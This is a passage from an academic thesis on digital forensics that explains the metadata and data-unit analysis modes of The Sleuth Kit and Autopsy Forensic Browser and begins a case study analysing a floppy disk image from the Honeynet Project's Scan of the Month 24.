4. The 'icat' tool is called with the metadata address, and the results are passed to the 'md5' tool, that attempts to create an MD5 hash value.
5. The 'icat' tool is called with the metadata address, and the results are passed to the 'sha1' tool, that attempts to create a SHA1 hash value.
6. The 'istat' tool is called with the metadata address and returns the details of the metadata structure.

An example of this process is illustrated in Table 13, which details the steps taken to retrieve the metadata information for metadata address '0'

Table 13 Commands used in the 'Metadata Analysis' mode process

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./ils -f ntfs -e -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0
./ffind -f ntfs -a -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0
./icat -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0 | 'file' -z -b -
./icat -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0 | 'md5'
./icat -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0 | 'sha1'
./istat -f ntfs -s '0' -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0
```

5.3.11.3 Viewing

The structure details are displayed on the right-hand side. Typically, the metadata structure does not have the name of the file that uses that structure, so Autopsy tries to locate the file name. This process is slow with a FAT file system, so it is not done by default.

The 'File Type' is given, which is the output of the 'file' tool. This tool uses any header information in the file to guess what its type is. The MD5 hash value of the file is also given.

If Autopsy has been configured to use hash databases, then one can select which database to look for the file in.

The rest of the information will vary depending on the file system type. In general, the allocation status will be given as well as the size and each data unit that is has allocated. A link will exist for each data unit that will show its contents.

The 'Report' option generates an ASCII report with the structure details, MD5 hash values, and dates in it. The 'View Contents' option displays the allocated data contents as one large file. The 'Export' option allows an investigator to save the data contents to a file. The 'Add Note' button allows an investigator to add a comment about this structure so that it can be later recalled.

5.3.11.4 NTFS Notes

NTFS is a much different design than UNIX file systems and the metadata structures are addressed differently. They typically have the form of A-B-C, for example 88-128-3. The A value is the address of the file in the Master File Table (88 in the previous example). This is similar to the inode value in UNIX. Each file has several attributes, including at least one in files for the data. The B value is the type of attribute. In most cases, the data attribute has a type of 128 so this is commonly seen. But, if you want to see the file name attribute, you could specify that type and see the contents if you like. The final value, C, is the ID. Every attribute has a unique ID value, so if there are multiple attributes with the same type, an investigator can specify the ID.

5.3.11.5 FAT Notes

FAT does not give addresses to the directory entry structures. In FAT, directory entries can be stored anywhere on the disk. They are stored in the clusters allocated to the parent directory. This is unlike NTFS or UNIX where the structures are in a large table that does not move.

The addressing issue was solved by providing an address to every 32-byte area in the Data Area, whether that data was currently a directory entry or not. This makes it easy to find a given address and scale when new files are created. The downside is that not every address is possible, so it is likely that an investigator will see jumps in the address values.

5.3.12 Data Unit Analysis

The 'Data Unit' analysis mode (Figure 20) allows an investigator to view the contents of an individual data unit. Data unit is a generic term used to describe the areas on the disk that is used to store data. Each file system calls the data unit a different thing (i.e. Fragments or Clusters). This mode is useful when recovering and analysing deleted data.




Figure 20 Autopsy - Data Unit Analysis

5.3.12.1 Input

To view the contents of a specific address, an investigator enters it into the text box on the left-hand side. By default, only one data unit will be displayed. To view more than one unit, enter the number in the text below.

It is common to extract the unallocated space from a file system image and analyse it for deleted material. The 'dls' tool in The Sleuth Kit allows one to extract the data. If interesting data is found in the 'dls' file, the next step could be to find its location in the original image and examine the surrounding data. To do this, an investigator needs to calculate which data unit the data was found in (by dividing the byte offset of the interesting data by the data unit size (which can be found in the 'Image Details' section of Autopsy)). An investigator simply needs to enter that address into the

original text box and select the 'Unallocated' type. This will find the original location and display it.

If Autopsy knows about the 'dls' image, it can then be loaded, by selecting the 'Load Unallocated' button. Then any data unit in that file can be examined.

The 'Lazarus' [3] tool was part of TCT. It analyses a chunk of data and identifies what file type it is and tries to group consecutive types together. Lazarus numbers its output starting with 1. Therefore, instead of subtracting 1 every time an investigator wants to view a data unit identified by Lazarus, they can simply select the check box.

Pressing the 'OK' button will display the contents of the address on the right-hand side of the window.

The 'Allocation List' link displays the allocation status of addresses in intervals of 500.

When an address is specified then behind the scenes Autopsy performs the following actions:

1. The 'dcat' tool is called to return the data unit statistics for the specified cluster address.
2. The 'dcat' tool is called with the cluster address, and the results are passed to the 'file' tool, that attempts to recognise the file type.
3. The 'dcat' tool is called with the cluster address, and the results are returned to the HTML client as ASCII.
4. The 'dstat' tool is called with the cluster address, and the statistics about the cluster address are returned to the HTML client.

An example of this process is illustrated in Table 14, which details the steps taken to retrieve the data unit for cluster address '1'

Table 14 Commands used in the 'Data Unit' analysis process

<pre>./dcat' -f ntfs -s -o 63 -i raw '/ev.locker/case/host/images/image.dd' ./dcat' -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 1 file -z -b - ./dcat' -f ntfs -a -o 63 -i raw '/ev.locker/case/host/images/image.dd' 1 1 ./dstat' -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 1</pre>
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5.3.12.2 Viewing

After the unit address has been entered, the contents are displayed in the right-hand side. Filters can be used to view the data in the desired format (strings, hex dump, ASCII).

A report can be generated so that the contents and meta-data about it will be saved on record. To save the contents locally, an investigator needs to press the 'Export Contents' button. The 'Add Note' button will allow an investigator to add a comment about a given data unit so that it can be easily recalled later.

The file type is also displayed. This is identified by running the output through the 'file' command in The Sleuth Kit.

Autopsy will try to find the metadata structure that allocated the unit and display both its address and a file name. This process is very slow for FAT file systems, so this process is not done by default during analysis.

5.3.12.3 FAT Notes

The Sleuth Kit and Autopsy do not use clusters when dealing with a FAT image. Only sectors are used. The reason is because FAT does not start addressing clusters until many sectors into the file system. If clusters were used to address data units, then there would be no way to address the sectors in the FAT and secondary FAT. Therefore, sectors are used for all addresses. NTFS changed the way clusters were addressed and does not have this problem.

5.4 Summary

The Sleuth Kit and Autopsy Forensic Browser are an open source file system analysis toolset that provide flexibility and extensive support for analysing both Microsoft and UNIX file systems. The Sleuth Kit and Autopsy Forensic Browser provide an inexpensive alternative or complementary toolset to other Digital Forensic tool kits, providing an extensive array of functionality.

While the complexities of the command line syntax for the individual tools contained within The Sleuth Kit can be difficult, the difficulties involved with complex command line arguments can be avoided by utilising the Autopsy Forensic Browser to automate many of the tasks performed by the command line tools.

The HTML-Based nature of the Autopsy Forensic Browser limits the flexibility the graphical interface can provide when compared to graphical interfaces provided within other applications, however the functionality provided is comparable to the other interfaces. This limitation is also a strength of the Autopsy Forensic Browser, as it keeps the portability of the system high and allows the browser to be used on many different systems.

One other limitation of The Sleuth Kit and Autopsy Forensic Browser is the use of the 'grep' search tool for performing searches on partition images. The search method utilised does not support crossing 'boundaries' in the file system for search strings. It is important that the investigator is aware of these 'boundary' issues in regards to file system structures and search strings.

Chapter 6 Case Studies

6.1 Introduction

In order to demonstrate the use of The Sleuth Kit and Autopsy in an actual investigation scenario three Case Studies will be used, and where possible the tools from within The Sleuth Kit and the Autopsy Forensic Browser will be utilised.

As each investigation offers unique challenges and experiences this thesis could not accurately document every possible scenario in regards to the analysis stages. The analysis stage occurs after the acquisition stage, and the case studies here will outline the analysis stage required for these test investigations.

The case studies will utilise information contained within section 4.4, and will help to illustrate why an investigator needs to have a solid understanding of the file systems that may be present within an investigation.

Case Study 01 is a very simple analysis of a floppy disk and is based on The Honeynet Project [44] Scan of the Month Scan 24 [45], Case Study 02 is also involves an analysis of a floppy disk image based on The Honeynet Project [44] Scan of the Month Scan 26 [46]. Case Study 02 follows on from Case Study 01.

Case Study 03 is a more in-depth investigation and is based on The Honeynet Project [44] Forensic Challenge [47]. Case Study 03 will be more thoroughly documented than the previous two, as it will utilise functionality from the Autopsy Forensic Browser that is not required in the first two Case Studies. Case Study 03 should provide an extensive demonstration of the functionality available in the Autopsy

Forensic Browser, and will be valuable to any investigator wanting to learn more about the effectiveness and usefulness of The Sleuth Kit and Autopsy Forensic Browser as a forensic analysis tool.

6.2 Case Study 01

6.2.1 Introduction

This case study is based on The Honeynet Project [44] Scan of the Month Scan 24 [45]. Scan 24 was provided to The Honeynet Project, by the people from Digital Forensic Research Workshop [48].

The mission is to analyse a seized floppy in the hope of recovering information that will help to answer the questions below. This information may possibly be hidden within unallocated areas of the disk image or concealed within other areas of the disk and will require a full file system analysis in order to locate it.

Some background information and evidence is provided to help with direction for the analysis.

6.2.2 Background information

The Police report contained in Table 15 has been provided to help with the investigation.

Table 15 Case Study 01 - Police Report

The scenario is: Joe Jacobs, 28, was arrested yesterday on charges of selling illegal drugs to high school students. A local police officer posed as a high school student was approached by Jacobs in the parking lot of Smith Hill High School. Jacobs asked the undercover cop if he would like to buy some marijuana. Before the undercover cop could answer, Jacobs pulled some out of his pocket and showed it to the officer. Jacobs said to the officer "Look at this stuff, Colombians couldn't grow it better! My supplier not only sells it direct to me, he grows it himself."

Jacobs has been seen on numerous occasions hanging out at various local high school parking lots around 2:30pm, the time school usually ends for the day. School officials from multiple high schools have called the police regarding Jacobs' presence at their school and noted an increase in drug use among students, since his arrival.

The police need your help. They want to try and determine if Joe Jacobs has been selling drugs to students at other schools besides Smith Hill. The problem is no students will come forward and help the police. Based on Joe's comment regarding the Colombians, the police are interested in finding Joe Jacob's supplier/producer of marijuana.

Jacobs has denied selling drugs at any other school besides Smith Hill and refuses to provide the police with the name of his drug supplier/producer. Jacobs also refuses to validate the statement that he made to the undercover officer right before his arrest. Upon issuing a search warrant and searching of the suspect's house the police were able to obtain a small amount of marijuana. The police also seized a single floppy disk, but no computer

and/or other media was present in the house.

The police have imaged the suspect's floppy disk and have provided you with a copy. They would like you to examine the floppy disk and provide answers to the following questions. The police would like you to pay special attention to any information that might prove that Joe Jacobs was in fact selling drugs at other high schools besides Smith Hill. They would also like you to try and determine if possible who Joe Jacob's supplier is.

Jacob's posted bail set at \$10,000.00. Afraid he may skip town, the police would like to get him locked up as soon as possible. To do so, the police have asked that you have the results fully completed and submitted by October 25, 2002. Please provide the police with a strong case consisting of your specific findings related to the questions, where the findings are located on the disk, processes and techniques used, and any actions that the suspect may have taken to intentionally delete, hide and/or alter data on the floppy disk. Good Luck!

Any names, locations, and situations presented are completely made up. Any resemblance to any name, locations and/or situation is purely coincidence.

6.2.3 Questions

The goal of this investigation is to answer the following questions:

1. Who is Joe Jacob's supplier of marijuana and what is the address listed for the supplier?
2. What crucial data is available within the 'coverpage.jpg' file and why is this data crucial?
3. What (if any) other high schools besides Smith Hill does Joe Jacobs frequent?
4. For each file, what processes were taken by the suspect to mask them from others?
5. What processes were used to successfully examine the entire contents of each file?

6.2.4 Analysis

The first step of the analysis process is to retrieve the image of the floppy disk from the Honeynet website. The disk image has been downloaded and the MD5 hash value was also copied from the website and placed into a valid ‘md5sum’ input file called ‘image.zip.md5’ (Table 16).

Table 16 Case Study 01 - Contents of 'image.zip.md5'

b676147f63923e1f428131d59b1d6a72 image.zip
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Confirmation that the integrity of the downloaded disk image has not been compromised is illustrated in Table 17.

Table 17 Case Study 01 - Integrity Confirmation

md5sum -c image.zip.md5 image.zip: OK
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6.2.4.1 Creation of an Autopsy Case

With confirmation that the integrity of the downloaded image has not been compromised a case needs to be configured within Autopsy. Autopsy has already been setup and configured on the analysis machine and is ready to be used. From the Autopsy Main menu (Figure 21), the 'New Case' button needs to be selected in order to start the configuration process for a new case.



Figure 21 Case Study 01 - Autopsy - Main Menu

Within the 'Create a New Case' form (Figure 22), a case name, short description and an investigator's name are entered. The investigator's name is used mainly for audit processes.

One problem with Autopsy is that it does not allow the investigator's name to contain any spaces. In order to use an investigator's full name one would need to concatenate it into a single string, for example 'Bob Brown' would need to be entered 'BobBrown'.

CREATE A NEW CASE

1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.

2. **Description:** An optional, one line description of this case.


3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.

a. <input type="text" value="Anthony"/>	b. <input type="text"/>
c. <input type="text"/>	d. <input type="text"/>
e. <input type="text"/>	f. <input type="text"/>
g. <input type="text"/>	h. <input type="text"/>
i. <input type="text"/>	j. <input type="text"/>

Figure 22 Case Study 01 - Autopsy - Create a New Case

Once the initial values are configured a case directory is created in the evidence locker, and a standard configuration file is created within the case folder, this is illustrated in Figure 23. If more than one investigator is assigned to this case, then at this stage an investigator would need to be selected before adding a host to the case.

Autopsy not only saved the output from The Sleuth Kit program files to log files named after the investigator, but also the commands that have been executed, along with other notes entered into the system.



Creating Case: sotm24

Case directory (/forensics/ev.locker/sotm24/) created
Configuration file (/forensics/ev.locker/sotm24/case.aut) created

We must now create a host for this case.

Please select your name from the list: Anthony ▼

ADD HOST

Figure 23 Case Study 01 - Autopsy - Creating Case CaseStudy01

This case study used only one investigator's name in the 'Create a New Case' form (Figure 22) therefore there is only one name in the drop box. By selecting the 'Add Host' button the investigator is moved to the next step in the configuration process which is illustrated in Figure 24.

This case deals with an image of a floppy disk, rather than an image from a hard disk that was retrieved from a host machine, therefore only generic configuration details are entered into the 'Add a New Host' form as illustrated in Figure 24.

Most IBM compatible floppy disks are formatted with a FAT12 file system, and knowing that FAT file systems store times without respect to time zones there is no need to enter any timezone information.

It is unknown if the time on the machine used to create the floppy disk was skewed from a time source so nothing is entered for the time skew adjustment value.

An 'Alert Hash Database'¹⁸ or 'Ignore Hash Database'¹⁹ was not provided for this investigation so these values are left blank.

¹⁸ An 'Alert Hash Database' is a database that the investigator must create. It contains hashes of known bad files. These are the files that an investigator wants to know about if they exist on the system. Examples of this include rootkits or unauthorized photographs.

¹⁹ An 'Ignore Hash Database' is a database that the investigator must create. It contains hashes of known good files and these files can be ignored if the user chooses to do so during File Type Category Analysis. Examples of files in this category include system binaries for standard builds.

ADD A NEW HOST

- Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.
- Description:** An optional one-line description or note about this computer.
- Time zone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.
- Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.
- Path of Alert Hash Database:** An optional hash database of known bad files.
- Path of Ignore Hash Database:** An optional hash database of known good files.

Figure 24 Case Study 01 - Autopsy - Adding a new Host

Once configuration details have been entered for the host and the investigator has selected the 'Add Host' button, Autopsy creates the Host folder structure within the Case structure inside the evidence locker (Figure 25).

Adding host: floppyhost to case sotm24

Host Directory (/forensics/ev.locker/sotm24/floppyhost/) created

Configuration file (/forensics/ev.locker/sotm24/floppyhost/host.aut) created

We must now import an image file for this host

Figure 25 Case Study 01 - Autopsy - Adding Host - floppyhost

At this stage the Case and Host have been created for this investigation, now the investigator needs to add the disk image by selecting the 'Add Image File' (Figure 26).




Figure 26 Case Study 01 - Autopsy - Case and Host Info

The ‘Add a New Image’ form will be displayed (Figure 27), and allows the investigator to enter information on the image file. The analysis machine has a separate drive configured for the Evidence Locker to hold the investigation image files, and in order to minimise space requirements the image will be imported as ‘Symlinks’²⁰ to the original images. The image file has been extracted from the Zip file provided on the website, and it is this image file that is added.

Figure 27 Case Study 01 - Autopsy - Add a New Image

²⁰ A symbolic link (often called ‘symlink’) is a special type of directory entry in modern UNIX (or Unix-like) file systems that allow the system to almost transparently refer to another directory entry, typically a file or a directory.

At this stage Autopsy is unable to automatically determine the volume system type for the disk image. Floppy disks are typically a single volume; therefore the investigator should manually select the 'Volume Image' with a 'Volume System Type' of 'DOS' (Figure 28).




Figure 28 Case Study 01 - Autopsy - Image Type

The 'Image File Details' section (Figure 29) allows the investigator to select options for the data integrity of the image. If the MD5 hash value for the image file itself was provided (only the MD5 hash value for the compressed archive was provided) it could be entered here and Autopsy could verify that it is correct. However, no hash value exists for the extracted disk image therefore the investigator should select the 'Calculate' option.

The 'File System Details' section (Figure 29) allows the investigator to specify the mount point and file system type. This Case Study deals with a floppy disk, so the mount point is set to 'A:' and 'fat12' is selected for the file system type.

Image File Details

Local Name: images/image.dd

Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

☐ Ignore the hash value for this image.
☒ Calculate the hash value for this image.
☐ Add the following MD5 hash value for this image:

☐ Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: fat12)

Mount Point: A: File System Type: fat12

ADD CANCEL HELP

Figure 29 Case Study 01 - Autopsy - Image Details

After entering the Image File Details, Autopsy will check the integrity of the partition image (if the 'Verify hash after importing?' option is selected), however for this investigation the 'Calculate' option was selected so Autopsy will generate an MD5 hash value and insert it into the Host configuration (Figure 30).

Calculating MD5 (this could take a while)

Current MD5: AC3F7B85816165957CD4867E62CF452B

Testing partitions

Linking image(s) into evidence locker

Image file added with ID img1

Volume image (0 to 0 - fat12 - A:) added with ID v011

OK ADD IMAGE

Figure 30 Case Study 01 - Autopsy - Image File Details Report

At this stage a Case has been created, a Host has been created, and the floppy disk image has been added to the host. The autopsy 'Host Manager' is displayed (Figure 31) to the investigator and from this point Autopsy can be used to analyse the contents of the floppy disk image.




Figure 31 Case Study 01 - Autopsy - Host Manager

6.2.4.2 Creation of Search Indexes

The first step an investigator should take before examining the contents of the disk image is to create some indexes to help with keyword searches. By selecting the 'details' link from the Host Manager within Autopsy, the investigator will be taken to the 'Image Details' form (Figure 32) which will allow them to extract the strings from the entire image as well as unallocated sectors. Extracting this information causes an index to be created which improves the speed of keyword searches.

The first step is to select 'Extract Strings', leaving the default check box marks on 'Generate MD5', 'ASCII', and 'Unicode'.

IMAGE DETAILS

Name: image.dd-0-0
Volume Id: vol1
Parent Volume Id: img1
Mounting Point: A: /
File System Type: fat12

External Files
ASCII Strings:
Unicode Strings:
Unallocated Sectors:
ASCII Strings of Unallocated:
Unicode Strings of Unallocated:

Extract Strings of Entire Image	Extract Unallocated Sectors
Extracting the ASCII and Unicode strings from a file system image will make keyword searching faster.	Extracting the unallocated data in a file system image allows more focused keyword searches and data recovery.
Generate MD5? <input checked="" type="checkbox"/>	(Note: This Does Not Include Slack Space) Generate MD5? <input checked="" type="checkbox"/>
ASCII: <input checked="" type="checkbox"/> Unicode: <input checked="" type="checkbox"/>	
EXTRACT STRINGS	EXTRACT UNALLOCATED
CLOSE	FILE SYSTEM

Figure 32 Case Study 01 - Autopsy - Image Details

On larger file systems the extraction of ASCII and Unicode strings can be quite time consuming, however the disk image for this investigation is only that of a 1.44mb floppy disk so the extraction process is quite quick.




Figure 33 Case Study 01 - Autopsy - Image Details - Strings Extraction

Once the strings have been extracted (Figure 33) the investigator can return to the 'Image Details' screen and select the 'Extract Unallocated' button (Figure 34) to extract the Unallocated sectors.




Figure 34 Case Study 01 - Autopsy - Image Details after strings extraction

On larger file systems the extraction of Unallocated sectors can be quite time consuming, and can consume a large amount of disk space, possibly up to the size of the original image, however as stated previously, this investigation involves an image of a floppy disk, which is only 1.44mb in size so the extraction process is quite quick and the extracted data is small.




Figure 35 Case Study 01 - Autopsy - Extracting Unallocated Sectors Result

Once the unallocated sectors have been extracted (Figure 35), the investigator can return to the 'Image Details' screen and select the 'Extract Strings' button (Figure 36) to extract the ASCII and Unicode strings from the unallocated sectors.




Figure 36 Case Study 01 - Autopsy - Image Details after Unallocated Sectors Extraction

Similarly to how on large images extracting strings can be a time consuming process, the same issues arise when extracting strings from unallocated sectors. However, as previously mentioned this investigation involves an image of a floppy disk so the process is relatively quick. The results of this process are illustrated in Figure 37.

